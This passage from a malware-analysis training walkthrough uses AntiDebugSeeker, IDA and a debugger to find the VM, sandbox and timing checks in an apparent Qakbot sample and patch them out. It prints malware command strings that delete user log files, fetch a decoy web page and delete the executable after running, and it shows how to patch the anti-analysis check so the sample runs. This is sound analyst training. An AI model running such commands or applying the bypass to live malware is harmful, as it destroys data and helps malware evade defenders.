"del /S /Q *.log c:¥¥users¥¥%username%¥¥ > nul"
```

```
"curl -s -e https://www[.]xvideos[.]com -A ¥"Mozilla / 5.0 (Windows NT 10.0;  
Win64; x64; rv:66.0) Gecko / 20100101 Firefox / 66.0¥"  
https://www[.]xvideos[.]com/video64080443/_ > nul"
```

```
"cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q  
¥"C:¥¥Users¥¥Win10¥¥Desktop¥¥Exercise2.exe¥¥"
```

# Exercise 3

## Level3.

# Analysis of a program with multiple anti-debugging features

Target Malware : Exercise3.exe

## Question

Use dynamic and static analysis to apply patches and make the malware function properly.

**Point 1:** First, execute it and observe its behavior, especially the processes.


**Point 2:** Use the IDA/Ghidra plugin AntiDebugSeeker to identify anti-analysis features.

Refer to the results from Point 1 and proceed with static analysis and dynamic analysis, including debugging.

# Exercise 3 Answer For IDA

When you try executing it ...

A subprocess emerges with the parameter /C attached. This needs to be analyzed to understand what it signifies during the analysis process.





# Exercise 3 Answer For IDA

- Use AntiDebugSeeker to confirm the anti-analysis features.

The screenshot shows the IDA Pro interface with the 'Anti Debug Detection Results' window open. The window displays a table of detected anti-debugging APIs and their addresses.

Category Name	Possible Anti-Debug API	Address	Possible
Time Check	Sleep	0x4011B2	
Time Check	WaitForSingleObject	0x401347	
Check Invalid Close->Exception	CloseHandle	0x401355	
Time Check	Sleep	0x401674	
CommandLine check	GetCommandLineW	0x401A39	
Time Check	Sleep	0x401C45	
Memory Manipulation	VirtualAlloc	0x402875	
Memory Manipulation	VirtualAlloc	0x4028A4	
			Envir
			Envir
			VMw
			VMw
			VMw
			VMw
			VMw
Analysis Environment Check	SetupDiGetDeviceRegistryPr...	0x403555	
Analysis Environment Check	SetupDiGetClassDevsA	0x40367F	
Analysis Environment Check	SetupDiEnumDeviceInfo	0x4036BA	
Check Invalid Close->Exception	CloseHandle	0x403A6A	
Check Invalid Close->Exception	CloseHandle	0x403BD1	
Check Invalid Close->Exception	CloseHandle	0x403D0E	
Thread Execute	ResumeThread	0x40477A	
Check Invalid Close->Exception	CloseHandle	0x40479D	
Check Invalid Close->Exception	CloseHandle	0x4047BE	
Check Invalid Close->Exception	CloseHandle	0x4047C4	
Check Invalid Close->Exception	CloseHandle	0x4047CA	
Thread Manipulation	GetThreadContext	0x404883	
Analysis Environment Check	GetComputerNameW	0x404A71	
Time Check	Sleep	0x404E7B	
Mutual Exclusion	CreateMutexA	0x404E86	
			Creat

The main IDA Pro window shows a list of functions on the left, including sub\_401071, sub\_4010B3, sub\_4010F6, sub\_401147, sub\_4011C7, sub\_40123A, sub\_401272, sub\_4012F7, sub\_401360, sub\_40141B, sub\_40148B, sub\_4015B2, sub\_40161F, sub\_40171A, sub\_4017D4, sub\_401807, sub\_4018CD, and sub\_401927. The 'Graph overview' window shows a control flow graph. The 'Output' window shows the results of AntiDebugSeeker, including the message 'AntiDebugSeeker terminated.' and instructions to edit anti\_debug.config.

- Let's take a look at one of the detections made by AntiDebugSeeker.
- Rule Name : VMware I/O port.

Check the comments in the rules to understand what kind of anti-analysis features have been detected.

```
.text:0040342B xor     eax, eax
.text:0040342D jz      short loc_403431

B
.text:00403431
.text:00403431 loc_403431:
.text:00403431 ;  __try { // __except at loc_40345E
.text:00403431 and     [ebp+ms_exc.registration.TryLevel], 0
.text:00403435 push    eax
.text:00403436 push    ebx
.text:00403437 push    ecx
.text:00403438 push    edx
.text:00403439 mov     dx, 5658h ; VMware_I/O_port - detect a VM environment based on the
.text:0040343D mov     ecx, 564D5868h ; VMware_magic_value - detect a VM environment based on
.text:00403442 mov     eax, ecx
.text:00403444 mov     ecx, 0Ah
.text:00403449 in     eax, dx
.text:0040344A mov     [ebp+var_1C], ebx
.text:0040344D mov     [ebp+var_20], ecx
.text:00403450 pop     edx
.text:00403451 pop     ecx
.text:00403452 pop     ebx
.text:00403453 pop     eax
.text:00403453 ;  } // starts at 403431
.text:00403454 or     [ebp+ms_exc.registration.TryLevel], 0FFFFFFFh
.text:00403458 jmp     short loc_403472
```

Environment_TimingCheck_CPUID	0x403319
Environment_TimingCheck_CPUID	0x4033ac
VMware_I/O_port	0x403439
VMware_magic_value	0x40343d
VMware_magic_value	0x403472
VMware_I/O_port	0x4034d2
VMware_magic_value	0x4034d6


- ❑ Here's a summary of what we've learned so far:
  - ✓ When executed, it operates by initiating a subprocess with the /C parameter.
  - ✓ According to the results from AntiDebugSeeker, there appear to be several anti-analysis features.

Possible Anti-Debug Technique	Address
Environment_TimingCheck_CPUID	0x403319
Environment_TimingCheck_CPUID	0x4033ac
VMware_I/O_port	0x403439
VMware_magic_value	0x40343d
VMware_magic_value	0x403472
VMware_I/O_port	0x4034d2
VMware_magic_value	0x4034d6

What kind of API is  
CommandLineArgvW?

```
.text:00401A32 push
.text:00401A33 push
.text:00401A34 xor     edi, edi
.text:00401A36 mov     [ebp+pNumArgs], edi
.text:00401A39 call    ds:GetCommandLineW ; CommandLine check
.text:00401A3F lea    ecx, [ebp+pNumArgs]
.text:00401A42 push   ecx           ; pNumArgs
.text:00401A43 push   eax           ; lpCmdLine
.text:00401A44 call    ds:CommandLineToArgvW
```

- Check the behavior of the /C parameter with static analysis.
- What happens when /C is specified?



## FUN\_00403ef7

```
int sub_403EF7()
{
    int v1; // [esp+0h] [ebp-8h]
    const CHAR *lpFileName; // [esp+4h] [ebp-4h]

    if ( sub_4033FC() <= 0
        && sub_40349A() <= 0
        && sub_4035B6() <= 0
        && sub_40385E() <= 0
        && sub_403BDF() <= 0
        && sub_403D22() <= 0
        && sub_403DEB() <= 0
        && sub_403E6F() <= 0
        && !sub_40336E() )
    {
        return 0;
    }
}
```

- It's clear that there are multiple conditional branches.
- For example, What kind of processing does FUN\_004033fc involve?



```
push    ecx
push    edx
mov     dx, 5658h ; VMware_I/O_port - detect a VM environment based on the VMware I/O port
mov     ecx, 564D5868h ; VMware_magic_value - detect a VM environment based on the VMware magic value.
mov     eax, ecx
```

# Exercise 3 Answer For IDA

- Execute with the /C parameter attached, using a debugger.

The screenshot shows the IDA Pro interface with the following components:

- File Menu:** The 'ファイル(F)' menu is highlighted with a red box.
- Assembly View:** The main window displays assembly code for module ntdll.dll. The instruction at address 77BA746D is highlighted: `jmp ntdll.77BA7476`. Other instructions include `xor eax, eax`, `inc eax`, `ret`, `mov esp, dword ptr ss:[ebp-18]`, `mov dword ptr ss:[ebp-4], FFFFFFFF`, `call ntdll.77B82081`, `ret`, `push ebp`, `mov ebp, esp`, `and esp, FFFFFFF8`, `sub esp, 170`, `mov eax, dword ptr ds:[77C142D4]`, `xor eax, esp`, `mov eax, dword ptr ds:[77FE0350]`, `mov eax, edx`, and `push 20`.
- Dialog Box:** A dialog box titled 'コマンド・ラインを変更' (Change Command Line) is open. It contains a text field with the text `"C:\Users\%username%\...exe" /C|`. The buttons '確定(O)' (OK) and '取消(O)' (Cancel) are visible.
- Status Bar:** The status bar at the bottom shows 'Jump is taken ntdll.77BA7476' and the current address `.text:77BA746D ntdll.dll:$A746D #A686D`.

# Exercise 3 Answer For IDA

```
.text:004033FC sub_4033FC proc near
.text:004033FC
.text:004033FC var_20= dword ptr -20h
.text:004033FC var_1C= dword ptr -1Ch
.text:004033FC ms_exc= CPPEH_RECORD ptr -18h
.text:004033FC
.text:004033FC ; __unwind { // _except_handler3
.text:004033FC push    ebp
.text:004033FD mov     ebp, esp
.text:004033FF push    0FFFFFFFFh
.text:00403401 push    offset stru_40F228
.text:00403406 push    offset _except_handler3
.text:0040340B mov     eax, large fs:0
.text:00403411 push    eax
.text:00403412 mov     large fs:0, esp
.text:00403419 push    ecx
```

Set a breakpoint and execute.

004033FA	C9	leave
004033FB		ret
004033FC	55	push ebp
004033FD	8BEC	mov ebp, esp
004033FF	6A FF	push FFFFFFFF
00403401	68 28F24000	push qakbot.40F228
00403406	68 1AA94000	push <JMP.&_except_handler3>
0040340B	64:A1 00000000	mov eax, dword ptr fs:[0]
00403411	50	push eax
00403412	64:8925 00000000	mov dword ptr fs:[0], esp
00403419	51	push ecx
0040341A	51	push ecx
0040341B	51	push ecx
0040341C	51	push ecx
0040341D	53	push ebx
0040341E	56	push esi
0040341F	57	push edi
00403420	8965 E8	mov dword ptr ss:[ebp-18], esp
00403423	8365 E4 00	and dword ptr ss:[ebp-1C], 0
00403427	8365 E0 00	and dword ptr ss:[ebp-20], 0
0040342B	33C0	xor eax, eax
0040342D	74 02	je qakbot.402421

# Exercise 3 Answer For IDA

- Check the section where it verifies the VM.

●	00403438	52	push edx	
→	00403439	66:BA 5856	mov dx,5658	
●	0040343D	B9 68584D56	mov ecx,564D5868	
●	00403442	8BC1	mov eax,ecx	
●	00403444	B9 0A000000	mov ecx,A	A: '\n'
●	00403449	ED	in eax,dx	
●	0040344A	895D E4	mov dword ptr ss:[ebp-1C],ebx	
●	0040344D	894D E0	mov dword ptr ss:[ebp-20],ecx	
●	00403450	5A	pop edx	
●	00403451	59	pop ecx	
●	00403452	5B	pop ebx	
●	00403453	58	pop eax	
●	00403454	834D FC FF	or dword ptr ss:[ebp-4],FFFFFFFF	
●	00403458	EB 18	jmp qakbot.403472	
●	0040345A	33C0	xor eax,eax	
●	0040345C	40	inc eax	
●	0040345D	C3	ret	
●	0040345E	8B65 E8	mov esp,dword ptr ss:[ebp-18]	



# Exercise 3 Answer For IDA

- Try debugging and investigating what kind of anti-analysis features are present.

00403F09	7F 4C	jg [redacted].403F57
00403F0B	E8 8AF5FFFF	call [redacted].40349A
00403F10	85C0	test eax, eax
00403F12	7F 43	jg [redacted].403F57
00403F14	E8 9DF6FFFF	call [redacted].4035B6
00403F19	85C0	test eax, eax
00403F1B	7F 3A	jg [redacted].403F57
00403F1D	E8 3CF9FFFF	call [redacted].40385E
00403F22	85C0	test eax, eax
00403F24	7F 31	jg [redacted].403F57
00403F26	E8 B4FCFFFF	call [redacted].403BDF
00403F2B	85C0	test eax, eax
00403F2D	7F 28	jg [redacted].403F57
00403F2F	E8 EEFDFFFF	call [redacted].403D22
00403F34	85C0	test eax, eax
00403F36	7F 1F	jg [redacted].403F57
00403F38	E8 AEF6FFFF	call [redacted].403DEB
00403F3D	85C0	test eax, eax
00403F3F	7F 16	jg [redacted].403F57
00403F41	E8 29FFFFFF	call [redacted].403E6F
00403F46	85C0	test eax, eax
00403F48	7F 0D	jg [redacted].403F57
00403F4A	E8 1FF4FFFF	call [redacted].40336E
00403F4F	85C0	test eax, eax
00403F51	0F84 84000000	je [redacted].403FDB
00403F57	C745 F8 01000000	mov dword ptr ss:[ebp-8], 1
00403F5F	E8 C61A0000	mov eax, 1A66

# Exercise 3 Answer For Ghidra

Anti Debug Function	Anti Debug Type
FUN_4033fc	VM presence
FUN_40349a	VM presence
FUN_4035b6	Check Hardware
FUN_40385e	File Operation
FUN_403bdf	Check Sandbox
FUN_403d22	File Name Check
FUN_40336e	Environment_TimingCheck

# Exercise 3 Answer For IDA

- Regarding where to apply the patch.
- Find the section where it processes the subprocess /C.

00404F37	74 14	je qakbot.404F4D	
00404F39	33C0	xor eax,eax	
00404F3B	C745 D4 01000000	mov dword ptr ss:[ebp-2C],1	
00404F42	66:8945 D8	mov word ptr ss:[ebp-28],ax	
00404F46	C745 FC 00000008	mov dword ptr ss:[ebp-4],8000000	
00404F4D	8D45 EC	lea eax,dword ptr ss:[ebp-14]	
00404F50	50	push eax	
00404F51	8D45 A8	lea eax,dword ptr ss:[ebp-58]	
00404F54	50	push eax	
00404F55	53	push ebx	
00404F56	53	push ebx	
00404F57	FF75 FC	push dword ptr ss:[ebp-4]	
00404F5A	53	push ebx	
00404F5B	53	push ebx	
00404F5C	53	push ebx	
00404F5D	FF75 08	push dword ptr ss:[ebp+8]	[ebp+8]:L"C:\\Users\\[redacted] qakbot.exe /C"
00404F61	FF15 0C074100	call dword ptr ds:[<&CreateProcessw>]	
00404F67	85C0	test eax,eax	
00404F69	74 26	je qakbot.404F91	
00404F6B	395D 0C	cmp dword ptr ss:[ebp+C],ebx	
00404F6E	74 1C	je qakbot.404F8C	
00404F70	FF75 10	push dword ptr ss:[ebp+10]	
00404F73	FF75 EC	push dword ptr ss:[ebp-14]	
00404F76	FF15 4CB14000	call dword ptr ds:[<&WaitForSingleObject>]	
00404F7C	85C0	test eax,eax	
00404F7E	78 0C	js qakbot.404F8C	
00404F80	FF75 0C	push dword ptr ss:[ebp+C]	
00404F83	FF75 EC	push dword ptr ss:[ebp-14]	
00404F86	FF15 F0B04000	call dword ptr ds:[<&GetExitCodeProcess>]	
00404F8C	33C0	xor eax,eax	
00404F8E	40	inc eax	

## Detected Function list

sub\_404F08  
(0x404F08)  
GetExitCodeProcess  
WaitForSingleObject  
(2detected)

- How to apply the patch

00404F80	FF75 0C	push dword ptr ss:[ebp+C]
00404F83	FF75 EC	push dword ptr ss:[ebp-14]
00404F86	FF15 F0B04000	call dword ptr ds:[&GetExitCodeProcess]
00404F8C	33C0	xor eax, eax
00404F8E	40	inc eax
00404F8F	EB 02	jmp qakbot.404F93
00404F91	33C0	xor eax, eax
00404F93	FF	pop edi
00404F94		
00404F95		
00404F96		
00404F97		
00404F98		
00404F9A		
00404F9B		

Pay attention to the return value of GetExitCodeProcess. If the value of EAX is not zero, it detects that it is in an analysis environment. Therefore, add 'mov eax, 0' just before the 'xor eax, eax' section.

# Exercise 3 Answer For IDA

- At address 404F86, press the space key and enter 'mov eax, 0'.

The screenshot shows the IDA Pro disassembler interface. The assembly code is displayed in a list view, with the instruction at address 00404F86 highlighted. The instruction is `call dword ptr ds:[<&GetExitCodeProcess>]`. A dialog box titled "00404F8C をアセンブル" (Assemble 00404F8C) is open, showing the instruction `mov eax, 0` entered in the text field. The dialog box has buttons for "OK" and "キャンセル" (Cancel). Below the dialog box, the text "Instruction encoded successfully!" is visible in green.

Address	Disassembly	Comment
00404F80	FF75 0C	push dword ptr ss:[ebp+C]
00404F83	FF75 EC	push dword ptr ss:[ebp-14]
00404F86	FF15 F0B04000	call dword ptr ds:[<&GetExitCodeProcess>]
00404F8C	33C0	xor eax, eax
00404F8E	40	inc eax
00404F8F	EB 02	jmp qakbot.404F93
00404F91	33C0	xor eax, eax
00404F93	5F	pop edi
00404F94	5B	pop ebx
00404F95	C9	leave
00404F96	C3	ret
00404F97	55	push ebp
00404F98	8BEC	mov ebp, esp
00404F9A	83E4 F8	and esp, FFFFFFF8
00404F9D	81EC 38010000	sub esp, 138
00404FA3	56	push esi
00404FA4	57	push edi
00404FA5	6A 00	push 0
00404FA7	6A 02	push 2
00404FA9	FF15 88074100	call dword ptr ds:[<&CreateToolhelp32Snapshot>]
00404FAF	8BF8	mov edi, eax
00404FB1	83C8 FF	or eax, FFFFFFFF
00404FB4	3BF8	cmp edi, eax
00404FB6	0F84 83000000	je qakbot.40503F
00404FBC	BE 28010000	mov esi, 128
00404FC1	56	push esi
00404FC2	8D4424 1C	lea eax, dword ptr ss:[esp+1C]
00404FC6	6A 00	push 0
00404FC8	50	push eax
00404FC9	E8 46590000	call <JMP.&memset>
00404FCE	83C4 0C	add esp, C
00404FD1	8D4424 18	lea eax, dword ptr ss:[esp+18]
00404FD5	50	push eax
00404FD6	57	push edi
00404FD7	897424 20	mov dword ptr ss:[esp+20], esi
00404FDB	EE15 CC074100	call dword ptr ds:[<&Process32First>]

File > Choose to Patch File > Select 'Patch File' > Save


The screenshot shows the IDA Pro interface with the assembly code of a module named 'qakbot.exe'. The assembly code is displayed in a list view, with the instruction at address 00404F86 highlighted. The instruction is 'call dword ptr ds:[&GetExitCodeProcess]'. The Patch dialog box is open, showing a list of patches for the module 'exe'. The patches are:

- 0|00404F8C:33->B8
- 0|00404F8D:C0->00
- 0|00404F8E:40->00
- 0|00404F8F:EB->00
- 0|00404F90:02->00

The dialog box also has buttons for 'Import', 'Export', 'Pick Groups', and 'Patch File'. The 'Patch File' button is highlighted.

# Exercise 3 Answer For IDA

Execute the patched file and record the network traffic using Wireshark or similar tools.



# Exercise 4

## Level4. Malware analysis Tips + Anti Debug



Target Malware : Packed\_Exercise4.exe

## Question1.

This sample is packed.


